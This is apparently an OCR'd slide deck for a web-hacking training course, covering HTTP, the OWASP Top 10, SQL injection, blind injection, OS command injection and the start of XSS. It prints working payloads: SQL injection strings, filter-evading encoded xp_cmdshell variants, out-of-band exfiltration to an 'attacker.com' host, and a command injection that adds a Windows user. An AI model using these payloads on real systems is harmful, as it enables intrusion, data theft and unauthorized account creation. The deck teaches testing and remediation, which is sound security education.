WEB HACKING

DAY 1

Web Hacking

Session Objectives

- Become familiar with vulnerabilities commonly found in web applications
- Learn how to identify and exploit web application vulnerabilities

Session Outline

- Web Application Primer
- Vulnerabilities Commonly Found in Web Applications
  - Injection Flaws
  - Cross-Site Scripting (XSS)
  - Insecure File Handling
  - Broken Authentication & Authorization
  - Cross-Site Request Forgery (CSRF)
- Basic Web Testing Methodology

Web Hacking

WEB HACKING QUIZ

Web Hacking

WEB APPLICATION PRIMER

HTTP PROTOCOL

- The HTTP is a stateless protocol is based on a series of client requests and web server responses

- HTTP requests and responses are comprised of Headers, followed by request or response body

- HTTP requests must use a specific request method.

- HTTP responses contain a Status Code

- HTTP is a plain-text protocol

Common HTTP Request Methods

GET Method

- Passes all request data within the URL QueryString

```
GET /search.jsp?name=blah&type=1 HTTP/1.1
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
<CRLF>
<CRLF>
```

Common HTTP Request Methods

POST Method

- Passes request data within the HTTP request body

```
POST /search.jsp HTTP/1.1
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Content-Length: 16
<CRLF><CRLF>
name=blah&type=1
```

HTTP STATUS CODES

HTTP responses include status code and reason phrase

- 1XX: Informational
- 2XX: Success
- 3XX: Redirection
- 4XX: Client Error
- 5XX: Server Error

http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html

HTTP STATUS CODES

Common HTTP status codes

- 200 Ok
- 302 Location
- 401 Unauthorized
- 403 Forbidden
- 404 Not Found
- 500 Internal Server Error

MAINTAINING STATE

- HTTP protocol does not maintain state between requests

- To maintain state, must use a state tracking mechanism

- A session identifier (Session ID) is typically passed within a request to associate requests with a session

- Session ID's are typically passed in one of three places:
  - URL
  - Hidden Form Field
  - Cookie HTTP Header

COOKIES


- Most common place to pass session identifier

- To initiate a session, server sends a Set-Cookie header
  - Begins with a NAME=VALUE pair
  - Followed by 0 or more semi-colon-separated attribute-value pairs
    - Domain, Path, Expires, Secure

```
Set-Cookie: SID=5KXIOt4cS; expires=Mon, 31-May-2010 20:46:01 GMT;
    path=/; domain=.abc.com; HttpOnly
```

- Client sends Cookie header to server to continue session

HTTP Proxies



Demo

HTTP PROXY

OWASP TOP 10

The OWASP Top Ten List (2010)

OWASP
The Open Web Application Security Project


- A1: Injection
- A2: Cross Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object Reference
- A5: Cross Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

Web Hacking

INJECTION FLAWS

INJECTION FLAWS

- Arise when mixing Code and Input in the same context
- Hostile input is parsed as code by interpreter



SQL INJECTION

Server Side Code:

```
String query = "SELECT user_id FROM user_data WHERE
user_name = '" + input.getValue("userID") + "' and
user_password = '" + input.getValue("pwd") +"'";
```

Input Text Box:

Username: jsmith

Password: secret

Submit

Interpreted by the SQL Server:

```
SELECT user_id FROM user_data WHERE user_id =
'jsmith' and user_password = 'secret';
```

SQL INJECTION

Server Side Code:

```
String query = "SELECT user_id FROM user_data WHERE
user_name = '" + input.getValue("userID") + "' and
user_password = '" + input.getValue("pwd") +"'";
```

Input Text Box:

Username:	jsmith
Password:	foo' OR '1'='1
	Submit

No Password Required!

Interpreted by the SQL Server:

```
SELECT user_id FROM user_data WHERE user_name =
'jsmith' and user_password = 'foo' OR '1'='1';
```

Demo

SQL INJECTION

Basic SQL Injection Exploit Steps

- Step 1: Fingerprint database server
- Step 2: Get an initial working exploit
- Step 3: Extract data through UNION statements
- Step 4: Enumerate database schema
- Step 5: Dump application data ($$$$)
- Step 6: Escalate privilege & pwn the OS

Example Payloads:

```
'
'--
')--
'))--
or '1'='1'
or '1'='1
1--
Many more …
```


Tips:

- NULL – use as column place holder help with data type conversion errors
- GROUP BY - help determine number of columns


ERROR MESSAGES

Error messages can often be leveraged to facilitate attack

- Look for database errors related to improper syntax



```
Unclosed quotation mark before the character string 'z' ORDER BY Transaction_Date DESC'.
Line 1: Incorrect syntax near 'z' ORDER BY Transaction_Date DESC'.
```



```
java.sql.SQLException: ORA-01756: Anführungsstrich fehlt bei Zeichenfolge
```

- Help fingerprint the RDBMS (facilitate exploitation)
  - What features are supported?
    - OS command execution, ad-hoc queries, APIs for making out-of-band connections
  - Stacked queries allowed?
    - Depends on RDBMS and technology
      - MSSQL – Yes, from ASP.NET & PHP, but not Java
      - MySQL – Yes from ASP.NET but not from ASP

Blind SQL Injection

<u>Inference</u> – Useful technique when data not returned and/or detailed error messages disabled

- Differentiate between two states based on some attribute of the page response

- Timing-Based techniques
  - Infer based on delaying database queries (sleep(), waitfor delay, etc)

```
IF SYSTEM_USER='sa' WAITFOR DELAY '0:0:15'
```

- Response-Based techniques (True or False)
  - Infer based on text in response

BLIND INJECTION

Simple Response-Based example using SQL Server

```
Select count (*) from reviews where author='bob' (true)

Select count (*) from reviews where author='bob' and '1'='1' (true)

Select count (*) from reviews where author='bob' and '1'='2' (false)

Select count (*) from reviews where author='bob' and SYSTEM_USER='sa' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='a' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='b' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='c' (true)
```

SYSTEM_USER

c

BLIND INJECTION

Simple Response-Based example using SQL Server

```
Select count (*) from reviews where author='bob' (true)

Select count (*) from reviews where author='bob' and '1'='1' (true)

Select count (*) from reviews where author='bob' and '1'='2' (false)

Select count (*) from reviews where author='bob' and SYSTEM_USER='sa' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='a' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='b' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='c' (true)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,2,1)='a' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,2,1)='b' (true)
```

SYSTEM_USER

c

BLIND INJECTION

Simple Response-Based example using SQL Server

SYSTEM_USER

cb

```
Select count (*) from reviews where author='bob' (true)

Select count (*) from reviews where author='bob' and '1'='1' (true)

Select count (*) from reviews where author='bob' and '1'='2' (false)

Select count (*) from reviews where author='bob' and SYSTEM_USER='sa' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='a' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='b' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='c' (true)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,2,1)='a' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,2,1)='b' (true)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,3,1)='a' (true)
```

Blind Injection

Simple Response-Based example using SQL Server

SYSTEM_USER

cbauser

```
Select count (*) from reviews where author='bob' (true)

Select count (*) from reviews where author='bob' and '1'='1' (true)

Select count (*) from reviews where author='bob' and '1'='2' (false)

Select count (*) from reviews where author='bob' and SYSTEM_USER='sa' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='a' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='b' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,1,1)='c' (true)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,2,1)='a' (false)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,2,1)='b' (true)

Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,3,1)='a' (true)
... Many requests later ...
Select count (*) from reviews where author='bob' and SUBSTRING(SYSTEM_USER,7,1)='r' (true)
```

Blind Injection

<u>Alternative Channel</u>: utilize transport outside of HTTP response

```
select * from reviews where
  review_author=UTL_INADDR.
  GET_HOST_ADDRESS((select user from dual
  ||'.attacker.com'))
```

```
insert into openrowset('sqloledb','Network=DBMSSOCN;
  Address=10.0.0.2,1088;uid=gds574;pwd=XXX','select
  * from tableresults') Select name,uid,isntuser
  from master.dbo.sysusers--
```

OS Command Injection

```
String cmd = new String("cmd.exe /K
processReports.bat clientId=" +
input.getValue("ClientId"));
Process proc = Runtime.getRuntime().exec(cmd);
```

Client Id: **4321**

```
cmd.exe /K processReports.bat clientId=4321
```

OS Command Injection

```
String cmd = new String("cmd.exe /K
processReports.bat clientId=" +
input.getValue("ClientId"));
Process proc = Runtime.getRuntime().exec(cmd);
```

Client Id: **4321 && net user hacked hacked /add**

```
cmd.exe /K processReports.bat clientId=4231 && net user
   hacked hacked /add
```

IDENTIFYING INJECTION FLAWS

Basic Methodology

- Identify data entry points
- Inject data (payloads)
- Detect anomalies from the response
- Automate!
  - *carefully*
    - Not a substitute for manual testing
    - Could wreak havoc on the web app or backend system!

EXAMPLES OF INJECTION PAYLOADS

- Control characters and common attack strings
  - ' -- SQL Injection
  - && | OS Command Injection
  - <> XSS
- Long Strings (AAAAAAAAAAAAAAAAAAAAAAAAAA)
- Binary or Null Data

http://code.google.com/p/fuzzdb/downloads/list

FUZZ TESTING WEB APPLICATIONS

Focus on the *relevant attack surface* of the web application

- Typically HTTP request parameters
  - QueryString
  - POST data
  - Cookies
  - Other HTTP headers to consider (User-Agent, Referer, et)

- Other entry points/interfaces with request structures differ from classic HTTP
  - XML Web Services
  - WCF , GWT, AMF, etc end points
  - Remote Method Invocation (RMI)

Fuzzing HTTP Requests

```
POST /webgoat/attack?Screen=40&menu=900 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://localhost:8080/webgoat/attack?Screen=40&menu=900
Cookie: JSESSIONID=1D6F072804EF425A9D4C87D47289E6B5
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Content-Type: application/x-www-form-urlencoded
Content-Length: 369

firstName=Larry&lastName=Stooge&address1=9175+Guilford+Rd&address2=New+York%2C+NY&phone
Number=443-689-0192&startDate=1012000&ssn=386-09-
5451&salary=55000&ccn=2578546969853547&ccnLimit=5000&description=Does+not+work+well+with
+others&manager=101&disciplinaryNotes=Constantly+harassing+coworkers&disciplinaryDate=10106&
employee_id=101&title=Technician&action=UpdateProfile
```

Fuzzing HTTP Requests Intelligently

```
POST /webgoat/attack?Screen=40&menu=900 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://localhost:8080/webgoat/attack?Screen=40&menu=900
Cookie: JSESSIONID=1D6F072804EF425A9D4C87D47289E6B5
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Content-Type: application/x-www-form-urlencoded
Content-Length: 369

firstName=Larry&lastName=Stooge&address1=9175+Guilford+Rd&address2=New+York%2C+NY&phone
Number=443-689-0192&startDate=1012000&ssn=386-09-
5451&salary=55000&ccn=2578546969853547&ccnLimit=5000&description=Does+not+work+well+with
+others&manager=101&disciplinaryNotes=Constantly+harassing+coworkers&disciplinaryDate=10106&
employee_id=101&title=Technician&action=UpdateProfile
```

FIXING INJECTION FLAWS

- Comprehensive, consistent server-side input validation
- Use Safe Command APIs
- Avoid concatenating strings ultimately passed to an interpreter
- Use strong data types in favor of strings

White List Input Validation

Input validated against known GOOD values

- Exact Match
  - A specific list of exact values is defined
  - Difficult when large set of values is expected
- Pattern Matching
  - Values are matched against known good input patterns
  - Data Type, Regular Expressions, etc

BLACK LIST INPUT VALIDATION

Input validated against known BAD values

- Not as effective as White List Validation
  - Susceptible to bypass via encoding
  - Global protection and therefore often not aware of context being protected
- Constantly changing given the dynamic landscape of application attacks

EVADING BLACK LIST FILTERS

- Vanilla Exploit Payload: ';exec xp_cmdshell 'dir';--

- Equivalent Encoded Exploit Payloads (there are many more):
  - **‘;Declare @cmd as varchar(3000);Set @cmd = ‘x’+'p’+'_’+'c’+'m’+'d’+’s’+'h’+'e’+'l’+'l’+'/**/’+””+’d’+’i'+’r’+””;exec(@cmd);–**

  - **‘;ex/**/ec xp_cmds/**/hell ‘dir’;–**

  - **‘;DECLARE @data varchar(max), @XmlData xml;SET @data = ‘ZXhlYyBtYXN0ZXIuLnhwX2NtZHNoZWxsICdkaXIn’;SET @XmlData = CAST(’‘ + @data + ‘‘ as xml);SET @data = CONVERT(varchar(max), @XmlData.value(’(data)[1]‘, ‘varbinary(max)’));exec (@data);–**

  - **Declare @cmd as varchar(3000);Set @cmd =(CHAR(101)+CHAR(120)+CHAR(101)+CHAR(99)+CHAR(32)+CHAR(109)+CHAR(97)+CHAR(115)+CHAR(116)+CHAR(101)+CHAR(114)+CHAR(46)+CHAR(46)+CHAR(120)+CHAR(112)+CHAR(95)+CHAR(99)+CHAR(109)+CHAR(100)+CHAR(115)+CHAR(104)+CHAR(101)+CHAR(108)+CHAR(108)+CHAR(32)+CHAR(39)+CHAR(100)+CHAR(105)+CHAR(114)+CHAR(39)+CHAR(59));EXEC(@cmd);–**

  - **‘;Declare @cmd as varchar(3000);Set @cmd = convert(varchar(0),0×78705F636D647368656C6C202764697227);exec(@cmd);–**

Web Hacking

CROSS-SITE SCRIPTING

XSS Overview

What is Cross-Site Scripting?

- Occurs when un-trusted data is sent to web browser without first validating or encoding the content
- Allows attackers to inject script code into the web browser under the vulnerable site's domain
  - Steal session cookies and any other data in the DOM
  - Deface website content or redirect to 3rd party websites
  - Exploit un-patched web browser or plug-in


XSS Overview

Generally Three Types of Cross Site Scripting

- Reflected (Transient)
  - Payload from Request directly echoed back in Response
- Persistent
  - Payload is Stored and rendered back within another page
- DOM Based
  - Occurs Client-Side due to insecure JavaScript


XSS Overview – Persistent Payload

XSS Overview – Persistent Payload



